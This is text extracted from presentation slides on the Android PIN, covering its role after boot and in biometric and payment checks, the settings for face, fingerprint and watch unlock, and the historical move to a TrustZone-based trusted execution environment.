
Why PIN is so important?



Multiple unlock methods: PIN / Fingerprint / Face.

Collectively referred to as **PIN**.

Why PIN is so important?



PIN is required after boot
(BFU → AFU)

Face & Fingerprint Unlock

When you set up Face Unlock and Fingerprint Unlock, your phone will ask for your fingerprint when you wear a mask or are in a dark area.

Watch Unlock is another convenient way to unlock your phone, for example, when your fingers are wet or face isn't recognized.

Ways to unlock

Face Unlock

Tap to set up face

Fingerprint Unlock


Tap to set up fingerprint

Watch Unlock

Tap to set up. Reduces watch battery life.

Theft protection

Use built-in safeguards to protect your personal data if your device is stolen



Identity Check

Use biometrics and other safeguards to verify it's you. This adds extra security for sensitive actions.

PIN is required for biometric changes and payments.

PIN, the skeleton key in Android


Protecting PIN in Android

~10 years ago




Various vulnerabilities
Easy to root

Introduced TrustZone-based TEE



